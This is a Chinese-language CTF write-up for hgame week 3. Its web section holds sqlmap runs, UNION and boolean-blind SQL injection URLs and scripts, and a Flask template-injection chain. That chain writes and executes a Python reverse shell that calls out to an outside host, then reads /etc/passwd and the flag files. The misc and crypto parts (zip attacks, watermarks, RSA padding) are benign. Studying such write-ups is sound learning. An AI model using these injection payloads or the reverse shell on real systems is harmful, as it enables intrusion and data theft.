ZclusLLoye_writeup_week3

Web 部分

正常的 SQLi

描述

出题人终于换端口了 我们来一发正常的SQLi吧

URL http://123.206.203.108:10010/normalSQLi/index.php

基准分数 250

当前分数 250

完成人数 29

进去网页后发现 cookie 都是 name=Z3Vlc3Q%3D，修改 cookie 后会显示其他东西。想到 cookie 注入。

自己注了好几遍都不知道是什么类型= =，尴尬。用 sqlmap 吧。

```
xiaozhang@xiaozhang-virtual-machine:~/sqlmapproject-sqlmap-67f8c22$ python sqlmap.py -u "h
ttp://123.206.203.108:10010/normalSQLi/index.php" --cookie "name=Z3Vlc3Q%3D" --tamper base
64encode.py --level 2
```

首先用了上述语句，好几遍都失败，改用-r 参数。

```
1.txt (~/sqlmapproject-sqlmap-67f8c22) - gedit
Open ▾                                                    Sa
GET /normalSQLi/index.php HTTP/1.1
Host: 123.206.203.108:10010
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: name=Z3Vlc3Q%3D
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
xiaozhang@xiaozhang-virtual-machine:~/sqlmapproject-sqlmap-67f8c22$ python sqlmap.py -r 1.
txt --cookie "name=Z3Vlc3Q=" --tamper base64encode.py --level 2
```

拿到 payload 和服务器参数

```
Parameter: name (Cookie)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=Z3Vlc3Q=' AND (SELECT * FROM (SELECT(SLEEP(5)))evSY)-- AEwH
---
[08:39:29] [WARNING] changes made by tampering scripts are not included in shown payload c
ontent(s)
[08:39:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
```

原来基于时间的盲注= =

接下来就是脱裤了= =，在后面加个--all，简单粗暴，就是久了一点= =

```
xiaozhang@xiaozhang-virtual-machine:~/sqlmapproject-sqlmap-67f8c22$ python sqlmap.py -r 1.
txt --cookie "name=Z3Vlc3Q=" --tamper base64encode.py --level 2 --all
```

--all 太久坐不住= =还是自己慢慢输吧= =

```
Database: user
Table: user
[3 columns]
+----------+-----------+
| Column   | Type      |
+----------+-----------+
| flag     |           |
| id       | int(10) u |
| username | varchar(5 |
+----------+-----------+
```

flag 在 user 的 user 表的 flag 字段。

```
xiaozhang@xiaozhang-virtual-machine:~/sqlmapproject-sqlmap-67f8c22$ python sqlmap.py -r 1.
txt --cookie "name=Z3Vlc3Q=" --tamper base64encode.py --level 2 -D user -T user -C flag --
dump
```

能不能不要这么皮= =

```
Database: user
Table: user
[3 entries]
+---------------------------+
| flag                      |
+---------------------------+
| flag id not here          |
| flag is also not here     |
| hgame{fLag_1s_h4re.....} |
+---------------------------+
```

（ps.看着盲注爆破真的想打出题人= =

基于时间盲注是真的久= =）

hgame{fLag_1s_h4re.....}

送分的 SQLi

描述

送分题，不解释了

URL http://118.25.18.223:10068/

基准分数 100

当前分数 100

完成人数 71

先单引号注入

118.25.18.223:10068/?id=1%27

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1
Warning: mysqli_num_rows() expects parameter 1 to be mysqli_result, boolean given in **/home/hctfgame/week3/sqli2/index.php** on line **8**
id:

发现已经有单引号了，所以先爆库名

118.25.18.223:10068/?id=1 union select 1,database()

1 chutiren
1 week3_sqliiii2
id:

再爆表名

118.25.18.223:10068/?id=1 union select 1,table_name from information_schema. tables where table_schema=database()

1 chutiren
1 f111aa4g
1 users
id:

接下来爆列名

118.25.18.223:10068/?id=1 union select 1,group_concat(column_name) from information_schema.columns where table_name='f111aa4g'

1 chutiren
1 id,dajiangyoude,f111aaaggg_w3
id:

最后爆字段

118.25.18.223:10068/?id=1 union select 1,f111aaaggg_w3 from f111aa4g

1 chutiren
1 hgame{Th3_e4sist_sql_injeCti0n##}
id:

hgame{Th3_e4sist_sql_injeCti0n##}

简单的 SQLi

描述

真的灰常简单

URL http://118.25.18.223:10086/

基准分数 250

当前分数 250

完成人数 16

118.25.18.223:10086

id:1 substr(md5( ),4,4):="c015"

总之先解决 md5 验证码

```python
def md5(i):
    m = hashlib.md5()
    m.update(str(i).encode('utf-8'))
    n = m.hexdigest()
    return n
def code(k):
    for i in range(1,100000):
        a = md5(i)
        if a[4:8] == str(k):
            return i
```

发现是基于布尔的盲注

先得出数据库长度，表名长度，列名长度，字段长度

```
length(database())=XX

(select length(table_name) from information_schema.tables where
    table_schema=database() limit X,1)=XX

(select length(column_name) from information_schema.columns where
            table_name=0x77335f666c6c6c6c6c6c6c6c346167 limit X,1)=XX

(select length(f111144g_w3_sqli1) from w3_fllllllll4ag limit 0,1)=XX  (X,XX为数字)
```

接下来上脚本爆破名称

发现 substr 函数似乎被过滤了，改用 mid 函数。(ps.刚开始用的是 left 函数也行，但最后的 flag 没能区分大小写，后用 ascii 函数来区分大小写)

```python
import requests,hashlib,re
def md5(i):
    m = hashlib.md5()
    m.update(str(i).encode('utf-8'))
    n = m.hexdigest()
    return n
def code(k):
    for i in range(1,100000):
        a = md5(i)
        if a[4:8] == str(k):
            return i
```

```python
#爆数据库名
def get_db_name(html):
    result = ''
    for i in range(1,12):
        for char in chars:
            c = re.findall(':="(.*?)"',html.text)[0]
            url = 'http://118.25.18.223:10086/?code='+str(code(c))+'&id=1'\
            +"'"+"and ascii(mid((select database()),{0},1))={1}%23"
            char1 = ord(char)
            url = url.format(i,char1)
            html = r.get(url)
            if 'ok' in html.text:
                result += char
                break
    print(result)
```

```python
#爆表名
def get_table_name(n,html):
    result = ''
    for i in range(1,16):
        for char in chars:
            c = re.findall(':="(.*?)"',html.text)[0]
            url = 'http://118.25.18.223:10086/?code='+str(code(c))+'&id=1'+"'"\
            +"and ascii(mid((select table_name from information_schema.\
            tables where table_schema=database() limit {2},1),{0},1))='{1}'%23"
            char1 = ord(char)
            url = url.format(i,char1,n)
            html = r.get(url)
            if 'ok' in html.text:
                result += char
                break
    print(result)
```

```python
#爆列名
def get_column_name(n,html):
    result = ''
    for i in range(1,20):
        for char in chars:
            c = re.findall(':="(.*?)"',html.text)[0]
            url = 'http://118.25.18.223:10086/?code='+str(code(c))+'&id=1'+"'"\
            +"and ascii(mid((select column_name from information_schema.columns where \
            table_name=0x77335f666c6c6c6c6c6c6c6c346167 limit {2},1),{0},1))='{1}'%23"
            char1 = ord(char)
            url = url.format(i,char1,n)
            html = r.get(url)
            if 'ok' in html.text:
                result += char
                break
    print(result)
```

```python
#爆字段
def get_flag(html):
    result = ''
    for i in range(1,32):
        for char in chars:
            c = re.findall(':="(.*?)"',html.text)[0]
            url = 'http://118.25.18.223:10086/?code='+str(code(c))+'&id=1'+"'"\
            +"and ascii(mid((select f111144g_w3_sqli1 from w3_flllllll4ag \
            limit 0,1),{0},1))={1}%23"
            char1 = ord(char)
            url = url.format(i,char1)
            html = r.get(url)
            if 'ok' in html.text:
                result += char
                break
    print(result)
```

```python
url = 'http://118.25.18.223:10086/'
r = requests.session()
chars = '0123456789abcdefghijklmnopqrstuvwxyz_{}@#ABCDEFGHIJKLMNOPQRSTUVWXYZ'
html = r.get(url)
print("数据库名: ")
get_db_name(html)
print('\n表名: ')
get_table_name(0,html)
get_table_name(1,html)
print('\n列名: ')
get_column_name(0,html)
get_column_name(1,html)
get_column_name(2,html)
print('\n字段名: ')
get_flag(html)
```

运行结果：

```
数据库名:
week3_sqli1

表名:
users
w3_flllllll4ag


列名:
dajiangyoude
haishijiangyou
f111144g_w3_sqli1

字段名:
hgame{sql_Injection_s000oo_fun}
```

hgame{sql_Injection_s000oo_fun}

ngc's blog

描述

ngc的博客

hint：ngc不想用php，于是我向他推荐了flask ——ash

URL http://111.230.105.104:5000/hello/ngc

基准分数 150

当前分数 150

完成人数 28

Flask 框架注入，找到一篇挺好的文章。

http://klaus.link/2017/Flask_SSTI/

大概的思路就是写入一个文件，通过这个文件反弹一个 shell。

上网查了一下 python 反弹 shell，我们要写入的文件 a.py 为

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("119.23.[redacted],9797))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

把所有回车换成%0A，写入到/tmp/a.py

Load URL
Split URL
Execute

```
http://111.230.105.104:5000/{{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/a.py', 'w').write('import socket,subprocess,os%0As=socket.socket(socket.AF_INET,socket.SOCK_STREAM)%0As.connect(("119.23.[redacted]",9797))%0Aos.dup2(s.fileno(),0)%0Aos.dup2(s.fileno(),1)%0Aos.dup2(s.fileno(),2)%0Ap=subprocess.call(["/bin/sh","-i"])%0A') }}
```

☐ Enable Post data ☐ Enable Referrer

Oops! That page doesn't exist.

http://111.230.105.104:5000/None

Load URL
Split URL
Execute

```
http://111.230.105.104:5000/{{''.__class__.__mro__[2].__subclasses__()[40]('/tmp/a.py', 'r').read()}}
```

☐ Enable Post data ☐ Enable Referrer

Oops! That page doesn't exist.

http://111.230.105.104:5000/import socket,subprocess,os s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) s.connect(("119.23.[redacted]",9797)) os.dup2(s.fileno(),0) os.dup2(s.fileno(),1) os.dup2(s.fileno(),2) p=subprocess.call(["/bin/sh","-i"])

写入成功，然后我们需要执行 python /tmp/a.py 来反弹 shell。
按照那篇文章，先写入

Load URL
Split URL
Execute

```
http://111.230.105.104:5000/{{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/evil', 'w').write('from os import system%0aSHELL = system') }}
```

☐ Enable Post data ☐ Enable Referrer

Oops! That page doesn't exist.

http://111.230.105.104:5000/None

然后加载 system

Load URL
Split URL
Execute

```
http://111.230.105.104:5000/{{ config.from_pyfile('/tmp/evil')}}
```

☐ Enable Post data ☐ Enable Referrer

Oops! That page doesn't exist.

http://111.230.105.104:5000/True

之后执行 system。（ps.本来这里想直接执行 nc 反弹 shell，发现服务器没有 nc。。。然后想用 bash 反弹 shell 也依旧失败，所以才使用 python 来反弹。）

Load URL
Split URL
Execute

```
http://111.230.105.104:5000/{{config['SHELL']('python /tmp/a.py')}}
```

☐ Enable Post data ☐ Enable Referrer

504 Gateway Time-out

nginx/1.13.8

因为反弹了 shell 所以网页没响应。

成功拿到 shell。(主目录都是 root 权限，普通权限搞不了事= =)

```
[root@see ~]# nc -l -p 9797
/bin/sh: 0: can't access tty; job control turned off
$ ls
demo.py
flag
templates
$ cd flag
/bin/sh: 2: cd: can't cd to flag
$ cat flag
hgame{skdvhdsbvadvnjVADBVS}$
```

最后把文件删了吧= =

Load URL
Split URL
Execute

http://111.230.105.104:5000/{{config['SHELL']('rm /tmp/a.py')}}

Enable Post data Enable Referrer

Oops! That page doesn't exist.

http://111.230.105.104:5000/0

(ps.让网站无响应了 1 分钟左右= =)
(ps.原来 flag in flag 是这个意思= =早知道 flag 在目录就直接读了= =
先读取/etc/passwd

ngc:x:1000:1000::/home/project/jinja:

看到根目录，然后就可以直接读 flag 了。

Load URL
Split URL
Execute

http://111.230.105.104:5000/{{''.__class__.__mro__[2].__subclasses__()[40]('/home/project/jinja/flag', 'r').read()}}

Enable Post data Enable Referrer

Oops! That page doesn't exist.

http://111.230.105.104:5000/hgame{skdvhdsbvadvnjVADBVS}

Web 选手运气也很重要= =)

hgame{skdvhdsbvadvnjVADBVS}

Misc 部分

bunny treasure

描述

I find a bunny pic.

And I treasure up it.

hint: All the clue you want is in it.


URL http://p48sc5k3g.bkt.clouddn.com/misc.pcapng

基准分数 200

当前分数 200

完成人数 19


打开 wireshark，过滤一下 tcp 流量



先把压缩包保存下来。然后去网页上把 CuteBunny.jpg 下载下来。

```
Hypertext Transfer Protocol
  GET /CuteBunny.jpg HTTP/1.1\r\n
  Host: p48sc5k3g.bkt.clouddn.com\r\n
```

发现压缩包有密码，初步感觉密码在图片中，结果发现没有任何结果。
随后看到压缩包内有一张名称相同的图片，随即想到明文攻击。



成功获得未加密的压缩包。

hgame{^P1ay_H9am3_2nd_p1Ay_buNNy^}

hgame{^P1ay_H9am3_2nd_p1Ay_buNNy^}

画风不一样的她

描述

来找不同呀

hint: 盲水印

URL http://p3pqfvzzm.bkt.clouddn.com/%E7%94%BB%E9%A3%8E%E4%B8%8D%E4%B8%80%E6%A0%B7%E7%9A%84%E5%A5%B9.zip

基准分数 250

当前分数 250

完成人数 10

根据提示，网上找了盲水印的脚本，安装一下相应的模块就可以用了。
https://github.com/chishaxie/BlindWaterMark

```
xiaozhang@xiaozhang-virtual-machine:~/画风不一样的她$ python bwm.py decode 0.png 1.png fla
g.png
image<0.png> + image(encoded)<1.png> -> watermark<flag.png>
xiaozhang@xiaozhang-virtual-machine:~/画风不一样的她$
```

hgame{b1ind_water_m4rk_quq}

这是啥

描述

我也不知道这是啥 拿到flag后找572401826换取真正的flag

URL http://p1kaloi2x.bkt.clouddn.com/rgb.zip

基准分数 200

当前分数 200

完成人数 21

一个要密码的压缩包，用 winhex 打开。发现结尾有一段 base64

```
03 F3 EB 86 5A 75 78 0B  00 01 04 F5 01 00 00 04  óë▌Zux     õ
14 00 00 00 50 4B 05 06  00 00 00 00 01 00 01 00     PK
49 00 00 00 8B 1B 00 00  00 00 61 32 56 35 49 47  I   ▌      a2V5IG
6C 7A 49 47 68 6C 63 6D  55 67 62 6D 38 67 62 32  lzIGhlcmUgbm8gb2
35 6C 49 47 74 75 62 33  64 7A 4F 6D 68 68 62 57  5lIGtub3dzOmhhbW
31 6C 63 6D 35 69                                 1lcm5i
```

解码得到密码 key is here no one knows:hammernb

输入 hammernb 得到一个 rgb 文件，发现里面只有 0，1，想到应该是双色图，可能是黑白图片，把所有 1 改成 255，然后上脚本把图片绘制回来。

```python
from PIL import Image

x = 280
y = 280
im = Image.new("RGB", (x, y))
file = open('rgb')
#通过每个rgb点生成图片
for i in range(0, x):
    for j in range(0, y):
        line = file.readline()
        rgb = line.split(" ")
        im.putpixel((i, j), (int(rgb[0]), int(rgb[1]), int(rgb[2])))
im.show()
im.save('flag.jpg')
```

得到一张颜色相反的二维码，再把 rgb 文件改一下，把 0 改成 255，255 改成 0，再用脚本得到真正的二维码。(也可以直接颜色反转一下)

扫描，得到一个下载网站，下载文件后用 notepad 打开，还是一段 base64.


693ba655aeafa3b370987c39c6a5cb3e


```
NTA0YiAwMzA0IDBhMDAgMDkwMCAwMDAwIGEzYWIgNTA0YyBjMDAzCjU4MmEgMzMwMCAwMDA
wIDI3MDAgMDAwMCAwODAwIDFjMDAgNjY2Ywo2MTY3IDJlNzQgNzg3NCA1NTU0IDA5MDAgMD
NhMSBkYzg2IDVhZmIKZGM4NiA1YTc1IDc4MGIgMDAwMSAwNGY1IDAxMDAgMDAwNCAxNDAwC
jAwMDAgNGQ2OSBhMWYxIDE0OWQgNmI5NyBlOGE5IDExZDcgYTFjNgoyOGVjIDEyY2UgNTZh
MSA0ZTk2IDRkOTkgYmZkNSA5YTgxIDE1ZTgKNGI4OCAzYjcwIDYwMTAgNDI3OSA1MjRjIDN
kMTEgYTY1OSA2MWRkCmY0MWYgMDdiYSA2ZjUwIDRiMDcgMDhjMCAwMzU4IDJhMzMgMDAwMA
owMDI3IDAwMDAgMDA1MCA0YjAxIDAyMWUgMDMwYSAwMDA5IDAwMDAKMDBhMyBhYjUwIDRjY
zAgMDM1OCAyYTMzIDAwMDAgMDAyNyAwMDAwCjAwMDggMDAxOCAwMDAwIDAwMDAgMDAwMSAw
MDAwIDAwYTQgODEwMAowMDAwIDAwNjYgNmM2MSA2NzJlIDc0NzggNzQ1NSA1NDA1IDAwMDM
KYTFkYyA4NjVhIDc1NzggMGIwMCAwMTA0IGY1MDEgMDAwMCAwNDE0CjAwMDAgMDA1MCA0Yj
A1IDA2MDAgMDAwMCAwMDAxIDAwMDEgMDA0ZQowMDAwIDAwODUgMDAwMCAwMDAwIDAw
```



解码的到一串 16 进制数值。

```
504b 0304 0a00 0900 0000 a3ab 504c c003
582a 3300 0000 2700 0000 0800 1c00 666c
6167 2e74 7874 5554 0900 03a1 dc86 5afb
dc86 5a75 780b 0001 04f5 0100 0004 1400
0000 4d69 a1f1 149d 6b97 e8a9 11d7 a1c6
28ec 12ce 56a1 4e96 4d99 bfd5 9a81 15e8
4b88 3b70 6010 4279 524c 3d11 a659 61dd
f41f 07ba 6f50 4b07 08c0 0358 2a33 0000
0027 0000 0050 4b01 021e 030a 0009 0000
00a3 ab50 4cc0 0358 2a33 0000 0027 0000
```

504b 开头想到是个压缩包，用 winhex 新建一个文件，把 16 进制数值粘贴进去，得到压缩包。



依旧有密码，爆破得到密码



找学长 py 后拿到 flag

hgame{zhe_Sh1_true_F14g23333333333}

Crypto

babyrsa

描述

你真的会用openssl了吗

hint: RSA的填充

URL http://p3xlhyup6.bkt.clouddn.com/babyRSA.zip

基准分数 100

当前分数 100


完成人数 16

Openssl 的填充方式。网上搜索了一下命令参数。

```
-ssl            use SSL v2 padding                          //使用SSLv23的填充方式
-raw            use no padding                              //不进行填充
-pkcs           use PKCS#1 v1.5 padding (default)           //使用v1.5的填充方式
-oaep           use PKCS#1 OAEP                             //使用OAEP的填充方式
```

一个一个试。。最后。。

```
xiaozhang@xiaozhang-virtual-machine:~/babyRSA$ openssl rsautl -decrypt -in flag.enc -inkey
 private.pem -out flag.dec -oaep
```




```
hgame{OAEP_i3_safer%$#}
```

hgame{OAEP_i3_safer%$#}